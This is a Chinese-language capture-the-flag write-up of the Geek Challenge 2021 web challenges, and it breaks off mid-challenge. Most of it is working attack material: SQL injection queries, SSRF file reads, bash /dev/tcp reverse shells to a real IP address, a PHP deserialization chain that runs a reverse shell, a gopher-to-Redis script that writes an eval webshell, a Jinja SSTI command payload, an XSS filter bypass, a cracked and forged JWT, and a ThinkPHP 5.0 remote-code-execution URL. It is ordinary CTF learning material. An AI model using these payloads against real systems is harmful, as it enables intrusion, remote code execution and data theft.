[极客大挑战2021]web wp

原创

Snakin_ya 于 2021-11-26 22:20:25 发布 2695 收藏 1

分类专栏： 刷题记录 文章标签： php反序列化 php web安全


极客大挑战2021

Welcome2021

F12，提示 `请使用WELCOME请求方法来请求此网页`

burp抓包，修改请求方法，发现 `f1111aaaggg9.php`

再次请求得到flag



```
WELCOME /f1111aaaggg9.php HTTP/1.1
Host: 1.14.102.22:8011
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0)
Gecko/20100101 Firefox/92.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 204 No Content
Date: Fri, 15 Oct 2021 03:29:08 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Welcome_Flag: SYC{WeLcom3_tO_Geek_2o21!!}
Connection: close
```

Dark

Tor浏览器访问即可

babysql

查库：babysql

```
uname=-1' union select database(),2,3,4#&pwd=1
```

查表：`jeff,jeffjokes`

```
uname=-1' union select group_concat(table_name),2,3,4 from information_schema.tables where table_schema=database
()%23&pwd=1
```

查列：

jeff

`uname,pwd,zzzz,uselesss`

```
uname=-1' union select group_concat(column_name),2,3,4 from information_schema.columns where table_name="jeff"%23&pwd=1
```

jeffjokes

`id,english,chinese,misc,useless`

```
uname=-1' union select group_concat(column_name),2,3,4 from information_schema.columns where table_name="jeffjokes"%23&pwd=1
```

查数据：

没有查出flag

```
uname=-1' union select group_concat(chinese),2,3,4 from jeffjokes#&pwd=1
```

有一句话，猜测是提示：

编译器从来不给Jeff编译警告，而是Jeff警告编译器,所有指针都是指向Jeff的,gcc的-O4优化选项是将你的代码邮件给Jeff重写一下,当Jeff触发程序的程序性能采样时，循环会因害怕而自动展开。,Jeff依然孤独地等待着数学家们解开他在PI的数字中隐藏的笑话

这是谷歌大神jeff bean的事迹

ps：sb了，找错库了

```
python2 sqlmap.py -r 1.txt -D flag -T fllag -C  "flllllag" --dump
```

babyphp

robots.txt，得到

```
noobcurl.php
```

进入

```php
<?php
function ssrf_me($url){
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        curl_close($ch);
        echo $output;
}

if(isset($_GET['url'])){
    ssrf_me($_GET['url']);
}
else{
    highlight_file(__FILE__);
        echo "<!-- 有没有一种可能，flag在根目录 -->";
}
```

考察ssrf

`curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);` 屏蔽回显

先试试file协议

```
file:///etc/passwd
```

有回显

提示flag在根目录

```
file:///flag
```

where_is_my_FUMO

```php
<?php
function chijou_kega_no_junnka($str) {
    $black_list = [">", ";", "|", "{", "}", "/", " "];
    return str_replace($black_list, "", $str);
}

if (isset($_GET['DATA'])) {
    $data = $_GET['DATA'];
    $addr = chijou_kega_no_junnka($data['ADDR']);
    $port = chijou_kega_no_junnka($data['PORT']);
    exec("bash -c \"bash -i < /dev/tcp/$addr/$port\"");
} else {
    highlight_file(__FILE__);
}
```

反弹shell题目

```
bash -c "bash -i < /dev/tcp/addr/port"
```

写一个脚本反弹

```python
import requests

url='http://1.14.102.22:8115/'
params={
    'DATA[ADDR]':'ip',
    'DATA[PORT]':'39543'
    }

headers={
    'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/58.0.3029.110 Safari/537.36'
}
a=requests.get(url=url,params=params,headers=headers)
print(a.text)
```


发现能成功反弹，但是无法执行命令，应该是由于执行的是输入重定向导致攻击机无法回显

那么如果我们利用这个输入的shell在靶机上再执行一次反弹shell并监听呢？

嘿嘿，先反弹shell之后，再在攻击机上输入

```
bash -i >& /dev/tcp/ip/39542 0>&1
```

换一个端口监听，成功拿到shell



提示说flag在根目录的图片中

逐行读取

```
cat flag.png > /tmp/zz.txt|base64
cat zz.txt | tr "\n" "}"> 11.txt
```

babyPOP

```php
<?php
class a {
    public static $Do_u_like_JiaRan = false;
    public static $Do_u_like_AFKL = false;
}

class b {
    private $i_want_2_listen_2_MaoZhongDu;
    public function __toString()
    {
        if (a::$Do_u_like_AFKL) {
            return exec($this->i_want_2_listen_2_MaoZhongDu);
        } else {
            throw new Error("Nooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!");
        }
    }
}

class c {
    public function __wakeup()
    {
        a::$Do_u_like_JiaRan = true;
    }
}

class d {
    public function __invoke()
    {
        a::$Do_u_like_AFKL = true;
        return "关注嘉然," . $this->value;
    }
}

class e {
    public function __destruct()
    {
        if (a::$Do_u_like_JiaRan) {
            ($this->afkl)();
        } else {
            throw new Error("Nooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!");
        }
    }
}

if (isset($_GET['data'])) {
    unserialize(base64_decode($_GET['data']));
} else {
    highlight_file(__FILE__);
}
```

前置：

```
__toString:类被当成字符串时的回应方法
__invoke()：调用函数的方式调用一个对象时的回应方法
__wakeup:执行unserialize()时，先会调用这个函数
__destruct：类的析构函数
```

代码审计：

最终我们通过b类中的exec函数执行命令

```php
<?php
class a {
    public static $Do_u_like_JiaRan = false;
    public static $Do_u_like_AFKL = false;
}

class b {
    public $i_want_2_listen_2_MaoZhongDu;
    public function __toString()
    {
        if (a::$Do_u_like_AFKL) {
            // return exec($this->i_want_2_listen_2_MaoZhongDu);
            return "123";
        } else {
            throw new Error("Noooooooooooooooooooooooooo!!!!!!!!!!!!!!!!");
        }
    }
}

class c {
    public $aaa;
    public function __wakeup()
    {
        a::$Do_u_like_JiaRan = true;
    }
}

class d {
    public function __invoke()
    {
        a::$Do_u_like_AFKL = true;
        return "关注嘉然," . $this->value;
    }
}

class e {
    public function __destruct()
    {
        if (a::$Do_u_like_JiaRan) {
            $this->afkl();    //这个地方要将前面的括号去掉，否则在windows下跑不出来
        } else {
            throw new Error("Noooooooooooooooooooooooooo!!!!!!!!!!!!!!!!");
        }
    }
}
$c = new c;
$e = new e;
$d = new d;
$b = new b;

$b->i_want_2_listen_2_MaoZhongDu="bash -c \"bash -i >& /dev/tcp/1.117.171.248/39543 0>&1\"";    //服务器开启监听
                                                                                                  //这个也可以 curl http://xxx?c=$(cat /flag)
$d->value = $b;
$e->afkl = $d;
$c->aaa = $e;
echo base64_encode(serialize($c));
```

在反弹shell时虽然能正常交互，但服务器会报

```
sh: cannot set terminal process group (-1): Inappropriate ioctl for device
sh: no job control in this shell
```

可能原因

```
That error message likely means shell is probably calling tcsetpgrp() and getting back errno=ENOTTY. That can ha
ppen if the shell process does not have a controlling terminal. The kernel doesn't set that up before running in
it on /dev/console.
The solution: use a real terminal device like /dev/tty0.
```

givemeyourlove

```php
<?php
// I hear her lucky number is 123123
highlight_file(__FILE__);
$ch = curl_init();
$url=$_GET['url'];
if(preg_match("/^https|dict|file:/is",$url))
{
    echo 'NO NO HACKING!!';
    die();
}
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
?>
```


提示打有认证redis

```python
# -*- coding: UTF-8 -*-
from urllib.parse import quote
from urllib.request import Request, urlopen

url = "http://1.14.71.112:44423/?url="
gopher = "gopher://127.0.0.1:6379/_"

def get_password():
    f = open("message.txt", "r")
    return f.readlines()

def encoder_url(cmd):
    urlencoder = quote(cmd).replace("%0A", "%0D%0A")
    return urlencoder

###------暴破密码，无密码可删除-------###
for password in get_password():
    # 攻击脚本
    path = "/var/www/html"
    shell = "\\n\\n\\n<?php eval($_POST['cmd']);?>\\n\\n\\n"
    filename = "shell.php"

    cmd = """
    auth %s
    quit
    """ % password
    # 二次编码
    encoder = encoder_url(encoder_url(cmd))
```

```
    encoder = encoder_url(encoder_url(cmd))
    # 生成payload
    payload = url + gopher + encoder
    # 发起请求
    print(payload)
    request = Request(payload)
    response = urlopen(request).read().decode()
    print("This time password is:" + password)
    print("Get response is:")
    print(response)
    if response.count("+OK") > 1:
        print("find password : " + password)
        #####---------------如无密码，直接从此开始执行---------------#####
        cmd = """
        auth %s
        config set dir %s
        config set dbfilename %s
        set test1 "%s"
        save
        quit
        """ % (password, path, filename, shell)
        # 二次编码
        encoder = encoder_url(encoder_url(cmd))
        # 生成payload
        payload = url + gopher + encoder
        # 发起请求
        request = Request(payload)
        print(payload)
        response = urlopen(request).read().decode()
        print("response is:" + response)
        if response.count("+OK") > 5:
            print("Write success! ")
            exit()
        else:
            print("Write failed. Please check and try again")
            exit()
        #####---------------如无密码，到此处结束------------------#####
print("Password not found!")
print("Please change the dictionary,and try again.")
```

跑个脚本，进入shell.php

尝试POST数据 `cmd=phpinfo()`



有回显，说明写入成功，蚁剑连接，flag在根目录

使用反弹shell的方法不知道为什么没有连接上，之后再看看吧！（似乎只能centos）

参考文章：

https://www.freebuf.com/articles/web/263556.html

https://blog.csdn.net/qq_43665434/article/details/115414738

https://xz.aliyun.com/t/5665#toc-4

https://ca01h.top/Web_security/basic_learning/17.SSRF%E6%BC%8F%E6%B4%9E%E5%88%A9%E7%94%A8/#%E6%BC%8F%E6%B4%9E%E4%BA%A7%E7%94%9F

babyPy

一道简单的ssti

先跑出`os._wrap_close`，显示133

```python
import json

a = """
<class 'type'>,...,<class 'subprocess.Popen'>
"""

num = 0
allList = []

result = ""
for i in a:
    if i == ">":
        result += i
        allList.append(result)
        result = ""
    elif i == "\n" or i == ",":
        continue
    else:
        result += i

for k, v in enumerate(allList):
    if "os._wrap_close" in v:
        print(str(k) + "--->" + v)
```

所以构造payoad

```
{{"".__class__.__bases__[0].__subclasses__()[133].__init__.__globals__['popen']('cat /flag').read()}}
```

Baby_PHP_Black_Magic_Enlightenment

```php
<?php
echo "PHP is the best Language <br/>";
echo "Have you ever heard about PHP Black Magic<br/>";
error_reporting(0);
$temp = $_GET['password'];
is_numeric($temp)?die("no numeric"):NULL;
if($temp>1336){
    echo file_get_contents('./2.php');
    echo "How's that possible";
}
highlight_file(__FILE__);
//Art is long, but life is short.
?>
```

第一步：弱比较

```
?password=10000a
```

提示`baby_magic.php`

```php
<?php
error_reporting(0);

$flag=getenv('flag');
if (isset($_GET['name']) and isset($_GET['password']))
{
    if ($_GET['name'] == $_GET['password'])
        echo '<p>Your password can not be your name!</p>';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
      die('Flag: '.$flag);
    else
        echo '<p>Invalid password.</p>';
}
else
    echo '<p>Login first!</p>';
highlight_file(__FILE__);
?>
```

第二步：数组绕过

```
?name[]=1&password[]=2
```

提示`baby_revenge.php`

```php
<?php
error_reporting(0);

$flag=getenv('fllag');
if (isset($_GET['name']) and isset($_GET['password']))
{
    if ($_GET['name'] == $_GET['password'])
        echo '<p>Your password can not be your name!</p>';
    else if(is_array($_GET['name']) || is_array($_GET['password']))
        die('There is no way you can sneak me, young man!');
    else if (sha1($_GET['name']) === sha1($_GET['password'])){
      echo "Hanzo:It is impossible only the tribe of Shimada can controle the dragon<br/>";
      die('Genji:We will see again Hanzo'.$flag.'<br/>');
    }
    else
        echo '<p>Invalid password.</p>';
}else
    echo '<p>Login first!</p>';
highlight_file(__FILE__);
?>
```

第三步：由于sha1是强比较，利用sha1碰撞，传入两个SHA1值相同而不一样的pdf文件

```
?name=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%20
0%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3
E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7
FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%FE
%DF%B7%608%E9rr/%E7%ADr%8F%0EI%04%E0F%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%
AC5%14%E7M%DC%0F%2C%C1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1&password=%25PDF-1.3%0A%25%E2%E3
%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Fi
lter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00
%24SHA-1%20is%20dead%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6
%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C1O%26%FE%DF%B3%DC8%E9j%C2/%E7%BD
r%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E3.%DF%93%AC5%00%EBM%DC%0D%EC%
C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1
```

提示：`here_s_the_flag.php`

```php
 <?php
$flag=getenv('flllllllllag');
if(strstr("hackerDJ",$_GET['id'])) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "hackerDJ")
{
  echo "<p>Access granted!</p>";
  echo "<p>flag: $flag </p>";
}
highlight_file(__FILE__);
?>
```

strstr() 函数搜索字符串在另一字符串中的第一次出现。

也就是说不能出现hackerDJ否则退出循环。在这之后又是强比较判断。

方法：url二次编码绕过

```
?id=hackerD%254A
```

over！

蜜雪冰城甜蜜蜜

查看源码

```
/*
 * 生成签名
 * @params  待签名的json数据
 * @secret  密钥字符串
 */
function makeSign(params, secret){
    var ksort = Object.keys(params).sort();
    var str = '';
    for(var ki in ksort){
    str += ksort[ki] + '=' + params[ksort[ki]] + '&';
    }

    str += 'secret=' + secret;
    var token = hex_md5(str).toUpperCase();
    return rsa_sign(token);
}

/*
 * rsa加密token
 */
function rsa_sign(token){
     var pubkey='-----BEGIN PUBLIC KEY-----';
    pubkey+='MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDAbfx4VggVVpcfCjzQ+nEiJ2DL';
    pubkey+='nRg3e2QdDf/m/qMvtqXi4xhwvbpHfaX46CzQznU8l9NJtF28pTSZSKnE/791MJfV';
    pubkey+='nucVcJcxRAEcpPprb8X3hfdxKEEYjOPAuVseewmO5cM+x7zi9FWbZ89uOp5sxjMn';
    pubkey+='lVjDaIczKTRx+7vn2wIDAQAB';
    pubkey+='-----END PUBLIC KEY-----';
    // 利用公钥加密
```

```
    var encrypt = new JSEncrypt();
    encrypt.setPublicKey(pubkey);
    return encrypt.encrypt(token);
}

/*
 * 获取时间戳
 */
function get_time(){
    var d = new Date();
    var time = d.getTime()/1000;
    return parseInt(time);
}

//secret密钥
var secret = 'e10adc3949ba59abbe56e057f20f883e';

$("[href='#']").click(function(){

    var params = {};
    console.log(123);

    params.id = $(this).attr("id");
    params.timestamp = get_time();
    params.fake_flag= 'SYC{lingze_find_a_girlfriend}';
    params.sign = makeSign(params, secret);
    $.ajax({
        url : "http://106.55.154.252:8083/sign.php",
        data : params,
        type:'post',
        success:function(msg){
            $('#text').html(msg);
            alert(msg);
        },
        async:false

    });

})
```

发现需要验证，其中将id也加密了，**所以尝试前端js修改id为9**，再点击，得到flag

雷克雅未克

```
GET /check.php HTTP/1.1
Host: 106.55.154.252:1209
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://106.55.154.252:1209/index.php
Cookie: x=64.963943; y=-19.02116
Upgrade-Insecure-Requests: 1
X-Forwarded-For:5.23.95.255
```

修改两个地方，得到一串jsfuck，丢到控制台输出即可

babyxss

```
<script>
function check(input){input = input.replace(/alert/,'');return '<script>console.log("'+input+'");</script>';}
</script>
```

给出了代码，发现过滤了alert且input内容用引号包裹。


payload：

```
");\u0061lert(1);("
```

闭合前后引号，字符过滤这里我们使用了unicode编码。

人民艺术家


登录错误后跳转`/fail.php`，提示正确的账号密码



```
POST /check.php HTTP/1.1
Host: 106.55.154.252:2019
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://106.55.154.252:2019
Connection: close
Referer: http://106.55.154.252:2019/fail.php
Cookie: x=104.07274727; y=30.57899372
Upgrade-Insecure-Requests: 1

username=liubo&password=renminyishujia
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Oct 2021 15:13:16 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.1.33
JWT:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lIjoiMjAyMSIsIm5hbWUiOiJmYWtlX2FkbWluIn0.rclssTrP
KaSGoIPJZ0RxKIb1h_DDTtxzHQIQ0Vlbj7g
Vary: Accept-Encoding
Content-Length: 99
Connection: close
Content-Type: text/html; charset=UTF-8

<script> alert('你是假管理员！不是真的admin');parent.location.href='fail.php';
</script>
```

发现有一串JWT，且提示需要2019年的管理员



猜测需要修改time为2019，name为admin

使用jwtcrack爆破一下密钥

```
root@kali:/home/cosmos/桌面/c-jwt-cracker-master# docker run -it --rm  jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0
aW1lIjoiMjAyMSIsIm5hbWUiOiJmYWtlX2FkbWluIn0.rclssTrPKaSGoIPJZ0RxKIb1h_DDTtxzHQIQ0Vlbj7g
Secret is "1234"
```

新增header为JWT

```
POST /check.php HTTP/1.1
Host: 106.55.154.252:2019
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://106.55.154.252:2019
Connection: close
Referer: http://106.55.154.252:2019/fail.php
Cookie: x=104.07274727; y=30.57899372
Upgrade-Insecure-Requests: 1
JWT:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lIjoiMjAxOSIsIm5hbWUiOiJhZG1p
biJ9.WInN2vLaV6NMMsfu-6-foUOZ8trV9L12RsZ_gGd8Idk

username=liubo&password=renminyishujia
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Oct 2021 15:38:16 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.1.33
Content-Length: 53
Connection: close
Content-Type: text/html; charset=UTF-8

ffffffffffffffffffffffffffffffflaggggu9821347981.php
```

得到flag

成全

Thinkphp5

我们使用s参数加载模块试一试

```
http://106.55.154.252:500/public/?s=1
```

发现开启了debug模式，版本为5.0.12

```
?s=index/\think\app/invokefunction&function=phpinfo&vars[0]=100
```

找个poc测试一下phpinfo，看到disable functions，把命令执行函数都过滤了

```
dl,exec,system,passthru,popen,proc_open,pcntl_exec,shell_exec,mail,imap_open,imap_mail,putenv,ini_set,apache_set
env,symlink,link,ini_set,chdir
```

利用回调函数进行文件读取

```
??s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=file_get_contents&vars[1][]=/flag
```

官方wp方法：

可以通过log日志来包含getshell

首先我们要知道tp的默认日志形式/202110/11.log 文件夹以年份加月数其中的日志为每日的形式

那么我们就可以爆破日志了

当我们爆破到15日时会发现写好的shell

可以通过shell读flag了

SoEzUnser

```php
<?php

class fxxk{
    public $par0;
    public $par1;
    public $par2;
    public $par3;
    public $kelasi;

    public function __construct($par0,$par1,$par2,$par3){
        $this -> par0 = $par0;
        $this -> par1 = $par1;
        $this -> par2 = $par2;
        $this -> par3 = $par3;
    }
    public function newOne(){
        $this -> kelasi = new $this -> par0($this -> par1,$this -> par2);
    }

    public function wuhu(){
        echo('syclover    !'.$this -> kelasi.'     yyds');
    }

    public function qifei(){
        //$ser = serialize($this -> kelasi);
        //$unser = unserialize($ser);
        $this -> kelasi -> juts_a_function();
    }

    public function __destruct(){
        if(!empty($this -> par0) && (isset($this -> par1) || isset($this -> par2))){
            $this -> newOne();
            if($this -> par3 == 'unser'){
                $this -> qifei();
            }
            else{
                $this -> wuhu();
            }
        }
    }

    public function __wakeup(){
        @include_once($this -> par2.'hint.php');
    }
}
highlight_file(__FILE__);
$hack = $_GET['hack'];
unserialize($hack);
```

第一步：php伪协议读取hint

```
php://filter/read=convert.base64-encode/resource=
```

得到

```
